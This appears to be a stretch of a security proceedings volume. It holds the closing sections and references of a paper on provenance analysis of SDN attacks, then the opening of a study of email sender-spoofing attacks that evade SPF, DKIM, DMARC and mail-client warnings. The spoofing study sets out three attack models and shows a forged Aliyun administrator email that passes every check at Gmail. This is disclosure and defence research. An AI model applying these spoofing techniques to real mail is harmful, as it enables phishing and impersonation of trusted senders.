SDN control plane insight FORENGUARD [55] is the prior effort that is most closely related to PICOSDN. Like FORENGUARD, PICOSDN provides root cause analysis capabilities for SDN attacks. PICOSDN extends those capabilities with a data plane model and mitigates the data dependency explosions caused by default flow rules. PROVSDN [52] focuses on information flow control enforcement rather than root cause analysis, so its analysis capabilities are limited; it also uses an API-centric model rather than an event-centric model for execution partitioning, resulting in false dependencies that would not be generated in PICOSDN's provenance model. GitFlow [15] proposes a version control system for SDN; that influenced our decision to include revision relations. AIM-SDN [14] outlines the challenges in SDN, influencing our decisions on how to represent agency. Ujcich *et al.* [54] argue why provenance is necessary to ensure a secure SDN architecture.

Declarative network provenance has shown promise in automated bug removal [58], differential provenance [10, 11], meta provenance [57], and negative provenance [60, 61]. The various solutions use a declarative paradigm [36], which requires nontrivial translation for apps written in the imperative paradigm. A benefit of declarative programs is that they inherently capture the data plane model, which PICOSDN provides but PROVSDN and FORENGUARD do not.

The general research space of SDN security, including the set of potential attack vectors, is large and well-studied; we refer the reader to [63] for a survey of the area.

SDN debugging and verification We outline existing SDN debugging and verification tools, as they are complementary to provenance-based causal analysis tools.

Control-plane debugging tools include FALCON [35], Net2Text [6], among others. They record the network's state to identify unusual behavior and replay suspicious activities in a simulated environment. However, they assume that activity traces are dependent upon all previous states and/or inputs, whereas PICOSDN avoids that assumption through its dependency partitioning.

Data plane verification tools include Cocoon [48] and SDNRacer [43], and BEADS [27], among others. They prevent instantiation of incorrect configurations in the network according to a predefined policy, but such tools' prevention capabilities are dependent upon correct policy specifications. PICOSDN records known and unknown attacks so that practitioners can investigate how such attacks occurred.

Provenance and causality analysis The dependency explosion problem has been studied for host applications [39], binary analysis [22, 33], and host operating systems [20, 26, 29, 31, 37, 38, 40]. Provenance for attack causality analysis has also been well-studied [2–4, 19, 25, 42, 46, 50, 51, 56, 59]. PICOSDN's primary contributions to this area include 1) a provenance model for SDN control and data planes that focuses on SDN-specific dependency explosion factors (*e.g.,* default flow rule dependencies), and 2) relevant attack analysis techniques of particular interest to network practitioners (*e.g.,* network summarization).

10 Conclusion

We presented PICOSDN, a provenance-informed causal observation tool for SDN attacks. PICOSDN leverages a fine-grained provenance model to allow practitioners to reconstruct past control and data plane activities, to analyze them for root causes when control plane attacks occur, to understand the scope of attacks' effects on other network activities, and to succinctly summarize the network's activities and evolution. We evaluated PICOSDN using recent control plane attacks, and we found that PICOSDN is practical for runtime collection and offline analysis.

Acknowledgements

The authors thank our shepherd, Jelena Mirkovic, and the anonymous reviewers for their helpful comments, which improved this paper; the PERFORM and STS research groups at the University of Illinois for their advice and feedback; and Jenny Applequist for her editorial assistance. This material is based upon work supported by the National Science Foundation under Grant No. CNS-1750024.

References

[1] Endpoint Detection and Response Solutions Market. https://www.gartner.com/reviews/market/endpoint-detection-and-response-solutions, 2019.

[2] Adam Bates, Kevin Butler, Andreas Haeberlen, Micah Sherr, and Wenchao Zhou. Let SDN be your eyes: Secure forensics in data center networks. In *NDSS SENT '14*, 2014.

[3] Adam Bates, Wajih Ul Hassan, Kevin Butler, Alin Dobra, Bradley Reaves, Patrick Cable, Thomas Moyer, and Nabil Schear. Transparent web service auditing via network provenance functions. In *WWW '17*, 2017.

[4] Adam Bates, Dave Tian, Kevin R. B. Butler, and Thomas Moyer. Trustworthy whole-system provenance for the Linux kernel. In *USENIX Security '15*, 2015.

[5] Pankaj Berde, Matteo Gerola, Jonathan Hart, Yuta Higuchi, Masayoshi Kobayashi, Toshio Koide, Bob Lantz, Brian O'Connor, Pavlin Radoslavov, William Snow, and Guru Parulkar. ONOS: Towards an open, distributed SDN OS. In *ACM HotSDN '14*, 2014.

[6] Rudiger Birkner, Dana Drachsler-Cohen, Laurent Vanbever, and Martin Vechev. Net2Text: Query-guided summarization of network forwarding behaviors. In *NSDI '18*, 2018.

[7] Pat Bosshart, Dan Daly, Glen Gibb, Martin Izzard, Nick McKeown, Jennifer Rexford, Cole Schlesinger, Dan Talayco, Amin Vahdat, George Varghese, and David Walker. P4: Programming protocol-independent packet processors. *SIGCOMM Comput. Commun. Rev.*, 44(3):87–95, 2014.

[8] Jiahao Cao, Renjie Xie, Kun Sun, Qi Li, Guofei Gu, and Mingwei Xu. When match fields do not need to match: Buffered packets hijacking in SDN. In *NDSS '20*, 2020.

[9] Adriane Chapman, H.V. Jagadish, and Prakash Ramanan. Efficient provenance storage. In *ACM SIGMOD '08*, 2008.

[10] Ang Chen, Yang Wu, Andreas Haeberlen, Wenchao Zhou, and Boon Thau Loo. Differential provenance: Better network diagnostics with reference events. In *ACM HotNets '15*, 2015.

[11] Ang Chen, Yang Wu, Andreas Haeberlen, Wenchao Zhou, and Boon Thau Loo. The good, the bad, and the differences: Better network diagnostics with differential provenance. In *ACM SIGCOMM '16*, 2016.

[12] Crowdstrike. Why Dwell Time Continues to Plague Organizations. https://www.crowdstrike.com/blog/why-dwell-time-continues-to-plague-organizations/, 2019.

[13] Mohan Dhawan, Rishabh Poddar, Kshiteej Mahajan, and Vijay Mann. SPHINX: Detecting security attacks in software-defined networks. In *NDSS '15*, 2015.

[14] Vaibhav Hemant Dixit, Adam Doupé, Yan Shoshitaishvili, Ziming Zhao, and Gail-Joon Ahn. AIM-SDN: Attacking information mismanagement in SDN-datastores. In *ACM CCS '18*, 2018.

[15] Abhishek Dwaraki, Srini Seetharaman, Sriram Natarajan, and Tilman Wolf. GitFlow: Flow revision management for software-defined networks. In *ACM SOSR '15*, 2015.

[16] FireEye, Inc. How Many Alerts is Too Many to Handle? https://www2.fireeye.com/StopTheNoise-IDC-Numbers-Game-Special-Report.html, 2019.

[17] Jessica Goepfert, Karen Massey, and Michael Shirer. Worldwide Spending on Security Solutions Forecast to Reach $103.1 Billion in 2019, According to a New IDC Spending Guide. https://www.businesswire.com/news/home/20190320005114/en/, March 2019.

[18] S. R. Gomez, S. Jero, R. Skowyra, J. Martin, P. Sullivan, D. Bigelow, Z. Ellenbogen, B. C. Ward, H. Okhravi, and J. W. Landry. Controller-oblivious dynamic access control in software-defined networks. In *IEEE/IFIP DSN '19*, 2019.

[19] Ragib Hasan, Radu Sion, and Marianne Winslett. Preventing History Forgery with Secure Provenance. *Trans. Storage*, 5(4):12:1–12:43, 2009.

[20] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. NoDoze: Combatting threat alert fatigue with automated provenance triage. In *NDSS '19*, 2019.

[21] Wajih Ul Hassan, Mark Lemay, Nuraini Aguse, Adam Bates, and Thomas Moyer. Towards scalable cluster auditing through grammatical inference over provenance graphs. In *NDSS '18*, 2018.

[22] Wajih Ul Hassan, Mohammad A. Noureddine, Pubali Datta, and Adam Bates. OmegaLog: High-fidelity attack investigation via transparent multi-layer log analysis. In *NDSS '20*, 2020.

[23] Tagato Hiroki, Sakae Yoshiaki, Kida Koji, and Asakura Takayoshi. Automated Security Intelligence (ASI) with Auto Detection of Unknown Cyber-Attacks. *NEC Technical Journal*, 11, 2016.

[24] Sungmin Hong, Lei Xu, Haopei Wang, and Guofei Gu. Poisoning network visibility in software-defined networks: New attacks and countermeasures. In *NDSS '15*, 2015.

[25] Md Nahid Hossain, Sadegh M Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R Sekar, Scott D Stoller, and VN Venkatakrishnan. SLEUTH: Real-time attack scenario reconstruction from COTS audit data. In *USENIX Security '17*, 2017.

[26] Md Nahid Hossain, Sanaz Sheikhi, and R Sekar. Combating dependence explosion in forensic analysis using alternative tag propagation semantics. 2020.

[27] Samuel Jero, Xiangyu Bu, Cristina Nita-Rotaru, Hamed Okhravi, and Sonia Fahmy. BEADS: Automated Attack Discovery in OpenFlow-based SDN Systems". In *Proceedings of RAID*, 2017.

[28] Samuel Jero, William Koch, Richard Skowyra, Hamed Okhravi, Cristina Nita-Rotaru, and David Bigelow. Identifier binding attacks and defenses in software-defined networks. In *USENIX Security '17*, 2017.

[29] Yang Ji, Sangho Lee, Evan Downing, Weiren Wang, Mattia Fazzini, Taesoo Kim, Alessandro Orso, and Wenke Lee. Rain: Refinable attack investigation with on-demand inter-process information flow tracking. In *ACM CCS '17*, 2017.

[30] Peyman Kazemian, George Varghese, and Nick McKeown. Header space analysis: Static checking for networks. In *NSDI '12*, 2012.

[31] Yonghwi Kwon, Fei Wang, Weihang Wang, Kyu Hyung Lee, Wen-Chuan Lee, Shiqing Ma, Xiangyu Zhang, Dongyan Xu, Somesh Jha, Gabriela Ciocarlie, et al. MCI: Modeling-based causality inference in audit logging for attack investigation. In *NDSS '18*, 2018.

[32] C. Lee, C. Yoon, S. Shin, and S. K. Cha. INDAGO: A new framework for detecting malicious SDN applications. In *IEEE ICNP '18*, 2018.

[33] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High Accuracy Attack Provenance via Binary-based Execution Partition. In *NDSS '13*, 2013.

[34] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. LogGC: Garbage collecting audit log. In *ACM CCS '13*, 2013.

[35] X. Li, Y. Yu, K. Bu, Y. Chen, J. Yang, and R. Quan. Thinking inside the box: Differential fault localization for SDN control plane. In *IFIP/IEEE IM '19*, 2019.

[36] Boon Thau Loo, Tyson Condie, Minos Garofalakis, David E. Gay, Joseph M. Hellerstein, Petros Maniatis, Raghu Ramakrishnan, Timothy Roscoe, and Ion Stoica. Declarative networking: Language, execution and optimization. In *ACM SIGMOD '06*, 2006.

[37] Shiqing Ma, Kyu Hyung Lee, Chung Hwan Kim, Junghwan Rhee, Xiangyu Zhang, and Dongyan Xu. Accurate, low cost and instrumentation-free security audit logging for Windows. In *ACSAC '15*, 2015.

[38] Shiqing Ma, Juan Zhai, Yonghwi Kwon, Kyu Hyung Lee, Xiangyu Zhang, Gabriela Ciocarlie, Ashish Gehani, Vinod Yegneswaran, Dongyan Xu, and Somesh Jha. Kernel-supported cost-effective audit logging for causality tracking. In *USENIX ATC '18*, 2018.

[39] Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. MPI: Multiple perspective attack investigation with semantic aware execution partitioning. In *USENIX Security '17*, 2017.

[40] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In *NDSS '16*, 2016.

[41] Eduard Marin, Nicola Bucciol, and Mauro Conti. An in-depth look into SDN topology discovery mechanisms: Novel attacks and practical countermeasures. In *ACM CCS '19*, 2019.

[42] Sadegh M Milajerdi, Rigel Gjomemo, Birhanu Eshete, R Sekar, and VN Venkatakrishnan. HOLMES: Real-time APT detection through correlation of suspicious information flows. In *IEEE S&P '19*, 2019.

[43] Jeremie Miserez, Pavol Bielik, Ahmed El-Hassany, Laurent Vanbever, and Martin Vechev. SDNRacer: Detecting concurrency violations in software-defined networks. In *ACM SOSR '15*, 2015.

[44] Paolo Missier, Khalid Belhajjame, and James Cheney. The W3C PROV family of specifications for modelling provenance metadata. In *ACM EDBT '13*, 2013.

[45] Steve Morgan. Global Cybersecurity Spending Predicted To Exceed $1 Trillion From 2017-2021. https://cybersecurityventures.com/cybersecurity-market-report/, 2019.

[46] Kexin Pei, Zhongshu Gu, Brendan Saltaformaggio, Shiqing Ma, Fei Wang, Zhiwei Zhang, Luo Si, Xiangyu Zhang, and Dongyan Xu. HERCULE: Attack story reconstruction via community discovery on correlated log graph. In *ACSAC '16*, 2016.

[47] Phillip Porras, Steven Cheung, Martin Fong, Keith Skinner, and Vinod Yegneswaran. Securing the software-defined network control layer. In *NDSS '15*, 2015.

[48] Leonid Ryzhyk, Nikolaj Bjørner, Marco Canini, Jean-Baptiste Jeannin, Cole Schlesinger, Douglas B. Terry, and George Varghese. Correct by construction networks using stepwise refinement. In *USENIX NSDI '17*, 2017.

[49] R. Skowyra, L. Xu, G. Gu, V. Dedhia, T. Hobson, H. Okhravi, and J. Landry. Effective topology tampering attacks and defenses in software-defined networks. In *IEEE/IFIP DSN '18*, 2018.

[50] Manolis Stamatogiannakis, Paul Groth, and Herbert Bos. Looking inside the black-box: Capturing data provenance using dynamic instrumentation. In *IPAW '15*, 2015.

[51] Dawood Tariq, Maisem Ali, and Ashish Gehani. Towards automated collection of application-level data provenance. In *USENIX TaPP '12*, 2012.

[52] Benjamin E. Ujcich, Samuel Jero, Anne Edmundson, Qi Wang, Richard Skowyra, James Landry, Adam Bates, William H. Sanders, Cristina Nita-Rotaru, and Hamed Okhravi. Cross-app poisoning in software-defined networking. In *ACM CCS '18*, 2018.

[53] Benjamin E. Ujcich, Samuel Jero, Richard Skowyra, Steven R. Gomez, Adam Bates, William H. Sanders, and Hamed Okhravi. Automated discovery of cross-plane event-based vulnerabilities in software-defined networking. In *NDSS '20*, 2020.

[54] Benjamin E. Ujcich, Andrew Miller, Adam Bates, and William H. Sanders. Towards an accountable software-defined networking architecture. In *IEEE NetSoft '17*, 2017.

[55] Haopei Wang, Guangliang Yang, Phakpoom Chinprutthiwong, Lei Xu, Yangyong Zhang, and Guofei Gu. Towards fine-grained network security forensics and diagnosis in the SDN era. In *ACM CCS '18*, 2018.

[56] Qi Wang, Wajih Ul Hassan, Adam Bates, and Carl Gunter. Fear and logging in the Internet of things. In *NDSS '18*, 2018.

[57] Yang Wu, Ang Chen, Andreas Haeberlen, Wenchao Zhou, and Boon Thau Loo. Automated network repair with meta provenance. In *ACM HotNets '15*, 2015.

[58] Yang Wu, Ang Chen, Andreas Haeberlen, Wenchao Zhou, and Boon Thau Loo. Automated bug removal for software-defined networks. In *NSDI '17*, 2017.

[59] Yang Wu, Ang Chen, and Linh Thi Xuan Phan. Zeno: Diagnosing performance problems with temporal provenance. In *NSDI '19*, 2019.

[60] Yang Wu, Andreas Haeberlen, Wenchao Zhou, and Boon Thau Loo. Answering why-not queries in software-defined networks with negative provenance. In *ACM HotNets '13*, 2013.

[61] Yang Wu, Mingchen Zhao, Andreas Haeberlen, Wenchao Zhou, and Boon Thau Loo. Diagnosing missing events in distributed systems with negative provenance. In *ACM SIGCOMM '14*, 2014.

[62] Feng Xiao, Jinquan Zhang, Jianwei Huang, Guofei Gu, Dinghao Wu, and Peng Liu. Unexpected data dependency creation and chaining: A new attack to SDN. In *IEEE S&P '20*, 2020.

[63] Changhoon Yoon, Seungsoo Lee, Heedo Kang, Taejune Park, Seungwon Shin, Vinod Yegneswaran, Phillip Porras, and Guofei Gu. Flow wars: Systemizing the attack surface and defenses in software-defined networks. *IEEE/ACM Trans on Networking*, 25(6):3514–3530, 2017.

Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender Spoofing Attacks

Kaiwen Shen [1,*], Chuhan Wang [1,*], Minglei Guo [1], Xiaofeng Zheng [1,2,†], Chaoyi Lu [1], Baojun Liu [1,†], Yuxuan Zhao [4], Shuang Hao [3], Haixin Duan [1,2], Qingfeng Pan [5] and Min Yang [6]

[1]Tsinghua University [2]Qi An Xin Technology Research Institute [3]University of Texas at Dallas
[4]North China Institute of Computing Technology [5]Coremail Technology Co. Ltd [6]Fudan University

Abstract

As a fundamental communicative service, email is playing an important role in both individual and corporate communications, which also makes it one of the most frequently attack vectors. An email's authenticity is based on an authentication chain involving multiple protocols, roles and services, the inconsistency among which creates security threats. Thus, it depends on the weakest link of the chain, as any failed part can break the whole chain-based defense.

This paper systematically analyzes the transmission of an email and identifies a series of new attacks capable of bypassing SPF, DKIM, DMARC and user-interface protections. In particular, by conducting a "cocktail" joint attack, more realistic emails can be forged to penetrate the celebrated email services, such as Gmail and Outlook. We conduct a large-scale experiment on 30 popular email services and 23 email clients, and find that all of them are vulnerable to certain types of new attacks. We have duly reported the identified vulnerabilities to the related email service providers, and received positive responses from 11 of them, including Gmail, Yahoo, iCloud and Alibaba. Furthermore, we propose key mitigating measures to defend against the new attacks. Therefore, this work is of great value for identifying email spoofing attacks and improving the email ecosystem's overall security.

1 Introduction

Email service has been a popular and essential communicative service with abundant individual and corporate information, which makes it a key target of cyber attacks [22]. Yet, the email transmission protocols are far from capable of countering potential attacks. An email system's security relies on a multi-party trust chain maintained by various email services, which increases its systemic vulnerability to cyber attacks.

As the Wooden Bucket Theory reveals, a bucket's capacity is determined by its shortest stave. The authenticity of an email depends on the weakest link in the authentication chain. Even a harmless issue may cause unprecedented damages when it is integrated into a more extensive system. Generally, the email authentication chain involves multiple protocols, roles and services, any failure among which can break the whole chain-based defense.

First, despite the existence of various security extension protocols (e.g., SPF [24], DKIM [2] and DMARC [31]) to identify spoofing emails, spoofing attacks might still succeed due to the inconsistency of entities protected by different protocols.

Second, authentication of an email involves four different roles: senders, receivers, forwarders and UI renderers. Each role should take different security responsibilities. If any role fails to provide a proper security defensive solution, an email's authenticity can not be guaranteed.

Finally, security mechanisms are implemented by different email services with inconsistent processing strategies. Besides, those security mechanisms are implemented by different developers, some of which deviate from RFC specifications while dealing with emails with ambiguous headers. Therefore, there are a number of inconsistencies among different services. Attackers can utilize these inconsistencies to bypass the security mechanisms and present deceptive results to the webmails and email clients.

This work systematically analyzes four critical stages of authentication in the email delivery process: sending authentication, receiving verification, forwarding verification and UI rendering. We found 14 email spoofing attacks capable of bypassing SPF, DKIM, DMARC and user-interface protections. By combining different attacks, a spoofing email can completely pass all prevalent email security protocols, and no security warning is shown on the receiver's MUA. We show that it is still challenging to identify whether such an email is spoofing, even for people with a senior technical background.

To understand the real impacts of spoofing email attacks in the email ecosystem, we conducted a large-scale experiment on 30 popular email services with billions of users in total. Besides, we also tested 23 popular email clients on different

*Both authors contributed equally to this work.
†Corresponding authors:{zxf19, lbj15}@mails.tsinghua.edu.cn.

operating systems to measure the impact of attacks on the UI level. All of them are vulnerable to certain types of attacks, including reputable email services, such as Gmail and Outlook. We have already duly reported all identified issues to the involved email service providers and received positive responses from 11 of them (e.g., Gmail, Yahoo, iCloud, Alibaba Cloud).

Our work shows the vulnerability of the chain-based authentication structure in the email ecosystem. The attacks reveal that more security issues are led by the inconsistency among multiple parties' understanding and implementation of security mechanisms. To counter email spoofing attacks, we proposed a UI notification scheme. Coremail, a well-known email service provider in China, has adopted our scheme and implemented it on the webmails and email clients for users. Besides, we have also released our testing tool on Github for email administrators to evaluate and increase their security.

Contributions. To sum up, we make the following contributions:

- By analyzing the email authentication chain systematically, we identified a total of 14 email spoofing attacks, 9 of which (i.e., A_3, A_6, A_7, A_8, A_9, A_{10}, A_{11}, A_{13}, A_{14}) are new attacks, to the best of our knowledge so far. By combining different attacks, we can forge more realistic spoofing email to penetrate celebrated email services like Gmail and Outlook.
- We conducted a large-scale measurement on 30 popular email services and 23 email clients. We found all of them are vulnerable to some of attacks. We have responsibly disclosed vulnerabilities and received positive responses from 11 email vendors (e.g., Gmail, Yahoo, iCloud and Alibaba Cloud).
- To enhance the protection of email system against spoofing attacks, we proposed a UI notification scheme and provided an email security evaluation tool for email administrators to evaluate and increase their security.

2 Background

2.1 Email Delivery Process

Simple Mail Transfer Protocol (SMTP) [38] is a basic protocol for email services. Figure 1 shows the basic email delivery process. An email written by a sender is transmitted from the Mail User Agent (MUA) to the Mail Transport Agent (MTA) via SMTP or HTTP protocol. Then, the sender's MTA transmits the email to the receiver's MTA via the SMTP protocol, which later delivers the email content to the receiver's MUA via HTTP, IMAP or POP3 [27] protocols.

Extra transmission needs could complicate the actual delivery process. When the original email's target recipient is a mailing list or configured with an automatic email forwarding service, the email will be relayed through an email server, such as the email forwarding server in Figure 1. The email forwarding server will modify the receiver's address and redeliver it.




Figure 1: The email delivery process.

In the SMTP communication process, a sender's identity information is contained in multiple fields in a complex manner. (1) `Auth username`, the username used in the `AUTH` command to authenticate the client to the server. (2) `MAIL From`, the sender on the envelope, is mainly used for identity verification during the email delivery process. (3) `From`, the sender in the email body, is the displayed address that the email client shows to the user. (4) `Sender`, the `Sender` field is used to identify the real sender when there are multiple addresses in the `From`. The inconsistency of these fields provides the basis for email spoofing attacks.

As shown in Figure 1, the authentication in the email transmission process involves four important stages.

Email Sending Authentication. When sending an email from the MUA via the SMTP protocol, the sender needs to enter his username and password for authentication. In this part, the sender's MTA not only needs to verify the user's identity but also to ensure the `Mail From` is consistent with the `Auth username`.

Email Receiving Verification. When the receiver's MTA receives the email, MTA validates the sender's authenticity through SPF, DKIM and DMARC protocols. See Section 2.2.1 for details of these protocols.

Email Forwarding Verification. Email automatic forwarding is another commonly used way to send emails. When a forwarder automatically forwards an email, it should verify the sender's address. If the DKIM signature is enabled, the original DKIM verification status should be "pass" at first, then a new DKIM signature will be added. If the ARC [4] protocol is deployed, the ARC verification chain will also be verified.

Email UI Rendering. This stage is to provide users with a friendly email rendering display. Unfortunately, most popular email clients' UI will not present the authenticity check result to users. Some encoding formats or special characters can mislead receiver with a spoofing address. We argue that Email UI rendering is the last but crucial step in the authentication process, which is often overlooked in previous research.




Figure 2: A spoofing email that fails the Sender Inconsistency Checks.

2.2 Email Spoofing Protections

2.2.1 Email Security Extension Protocols

To defend against email spoofing attacks, various security extensions have been proposed and standardized. At present, SPF, DKIM and DMARC protocols are the most widely used ones.

SPF. Sender Policy Framework (SPF) [24] is an IP-based authentication protocol. It marks and records the sender's domain and IP address together. The receiver can determine whether the email is from the claimed domain by querying the SPF record under the DNS server corresponding to the sender's domain name.

DKIM. DomainKeys Identified Mail (DKIM) [9] is an authentication protocol based on digital signatures. It uses an asymmetric key encryption algorithm to allow a sender to add a digital signature to an email's header to identify spoofing attempts during transmission. The receiver can retrieve the sender's public key from DNS querying to verify the signature, and then determine whether the email was spoofing or modified.

DMARC. Domain-based Message Authentication, Reporting and Conformance (DMARC) [31] is an authentication system based on the results of SPF and DKIM verification. It introduces a mechanism for multiple authenticated identifiers alignment, which associates the identity information in `From` with the authenticated identifier of SPF or DKIM. Meanwhile, the domain owner can publish a policy suggesting solutions to the recipient to handle unverified emails sent by this domain name. The domain owner can get regular feedback from the recipient. Specifically, DMARC employs an "or" status check of the SPF and DKIM verification results. If an email passes the detection of either SPF or DKIM, and `From` can be aligned with the authenticated identifier, it passes the validation of DMARC.

2.2.2 UI-level Spoofing Protections

UI rendering is a crucial part that affects the users' perception of an email's authenticity. However, the necessity of increasing UI level protection has not yet fostered any prevalent security protocol. Each Email vendor employs different UI level protections, and there is no widely accepted comprehensive protection mechanism so far.




Figure 3: The Attack Model: ⓐ, ⓑ and ⓒ represent shared MTA Attack, Direct MTA Attack and Forward MTA Attack respectively.

Sender Inconsistency Checks (SIC). As shown in Figure 2, some email services add a security indicator to alert the receiver that the actual sender (`MAIL From`) may not be the displayed one (`From`). It is worth noting that this inconsistency exists throughout the email system, including email forwarding, alias, and email subscriptions. Therefore, the receiver's MTA cannot directly reject an email because of the inconsistency, which lowers the success rate to detect spoofing emails. However, the protection measure addressing this issue has not received a clear definition in the industry yet. We define this protection measure as the Sender Inconsistency Checks (SIC).

3 Attack Model and Experiments


3.1 Attack Model

As shown in Figure 3, the attack model of email spoofing attacks includes a trusted email sender (Alice, which has an email account under a.com), a victim receiver (Bob, which has an email account under b.com), and an adversary (Oscar). Specifically, Oscar's goal is to send an email to Bob, spoofing Alice@a.com and bypassing all security validation.

In general, there are three common types of email spoofing attacks.

ⓐ **Shared MTA Attack.** We assume that Oscar has an email account (Oscar@a.com), which is different from Alice's account (Alice@a.com). Oscar can send spoofing emails through the MTA of a.com by modifying the `Mail From`/ `From`/ `Auth username` headers. Since the credibility of the sender's MTA IP is an essential factor affecting the spam engine's decision algorithm [5], the spoofing email can easily enter the victim's inbox. The IP of the sender's MTA is in a.com's SPF scope. The sender's MTA may also automatically attach DKIM signatures to the spoofing email. Therefore, Oscar has little difficulty in bypassing the SPF/DKIM/DMARC verification and spoofs Alice@a.com.

ⓑ **Direct MTA Attack.** Oscar can also send spoofing emails through his own email server. Note that the communication process between the sender's MTA and the receiver's MTA



(a) Gmail's Web UI does not display any spoofing alerts

Message ID	<5dcf2150.1c69fb81.4f281.9f87SMTPIN_ADDED_MISSING@mx.google.com>
Created at:	Sat, Nov 16, 2019 at 5:42 AM (Delivered after 1432 seconds)
From:	admin@aliyun.com
To:	victim@gmail.com
Subject:	Administrator's warning From Aliyun!
SPF:	PASS with IP 2402:f000:1e:4000:b061:551e:2cec:b6d Learn more
DKIM:	'PASS' with domain aliyun.com Learn more
DMARC:	'PASS' Learn more

(b) The spoofing email passes all email security protocol verification

Figure 4: A spoofing example to impersonate *admin@aliyun.com* via Gmail.

does not have an authentication mechanism. Oscar can spoof an arbitrary sender by specifying the `Mail From` and the `From` headers. This attack model can ensure all spoofing emails reach the receiver's MTA without being influenced by the strict sending check of the sender's MTA.

ⓒ **Forward MTA Attack.** Oscar can abuse the email forwarding service to send spoofing emails. First of all, Oscar can send a spoofing email to Oscar@a.com, an email account belonging to Oscar on the forwarding email service. Next, he can configure the forwarding service to automatically forward this spoofing email to the victim (Bob@b.com). This attack model has three major advantages. First, this attack has the same advantages as the Shared MTA attack mode because the receiver's MTA (b.com) believes that the emails come from the legitimate MTA (a.com). Moreover, this attack can also bypass the strict sending check of the sender's MTA (e.g., a mismatch between `Mail From` and `From` headers). Finally, the forwarding service may give the forwarded email a higher security endorsement (e.g., adding a DKIM signature that shouldn't be added).

As such, the sender authentication issues can occur in four stages, including sending authentication, receiving verification, forwarding verification and UI rendering, which can all pose potential security threats.

Further, we define the goals of a successful attack as follows: (1) the receiver's MUA incorrectly renders the sender address as it comes from a legitimate domain name, rather than the attacker's real one; (2) the receiver's MTA incorrectly verifies the sender of spoofing emails; (3) the receiver's MUA does not display any security alerts for spoofing emails.

Figure 4 shows an example of a successful email sender spoofing attack using the direct MTA attack and forward MTA attack models. The attack details are described in Section 5. All the three email security protocols give "pass" verification results to the spoofing email. Furthermore, the receiver's MUA does not display any security alerts. The victim could hardly recognize any traces of attack from such a seemingly authentic spoofing email. Therefore, it is challenging to identify whether such an email is spoofing, even for people with asenior technical background.

3.2 Experimental Target Selection

We systematically analyze 30 email services, including the most popular free public email services, enterprise-level email services and self-hosted ones. Our testing targets include the public email services that have been measured by Hu et al. [20], except for the ones that can neither be registered in China (e.g., gmx.com and sapo.pt) nor have valid SMTP services (e.g., tutanota.com and protonmail.com).

In total, we select 22 popular emails services that have more than 1 billion users. We believe their security issues can expose a wide range of common users to threats. Besides, we also select 5 popular enterprise email services, including Office 365, Alibaba Cloud and Coremail, to test the threat effect on the institutional users. As for the self-hosted email systems, we build, deploy and maintain 3 famous email systems (i.e., Zimbra, EwoMail, Roundcube).

Further, we test our attacks against 23 widely-used email clients in different desktop and mobile operating systems to evaluate the impact on the UI rendering implementation.

3.3 Experiment Methodology

This work aims to cover all possible verification issues throughout the email delivery process. Hence, we conduct a five-step empirical security analysis:

First, we systematically analyze the email specifications. In terms of syntax, we extract the ABNF rules [10], focusing on headers (e.g., `Mail From/From/Helo/Sender` headers) related to authentication. We also pay attention to semantics, particularly the identity verification of emails at each stage in the RFCs. Second, we collect legitimate email samples and generate the test samples with authentication-related headers based on the ABNF grammar [17]. Since common email services usually refuse to handle emails with highly deformed headers, we specify certain header values for our empirical experiment purposes. For example, we limit the value of `domain` to several famous email domain names (e.g., gmail.com, icloud.com). Third, we introduce the common mutation methods in protocol fuzzing [35], such as header repeating, inserting spaces, inserting Unicode characters, header encoding, and case variation. Fourth, we use the generated samples to test the security verification logic of the target

email system in four stages. Finally, we analyze and summarize the adversarial techniques that make email sender spoofing successful in practice.

3.4 Experiment Setup

In this work, we aim to summarize the potential email spoofing methods against the tested email services. Thus, we try to find out all verification issues from the four stages of the email transmission process mentioned in Section 2. Below, we first introduce the successful attacks from each stage separately. Then, we discuss our efforts to minimize the measurement bias and avoid ethical problems.

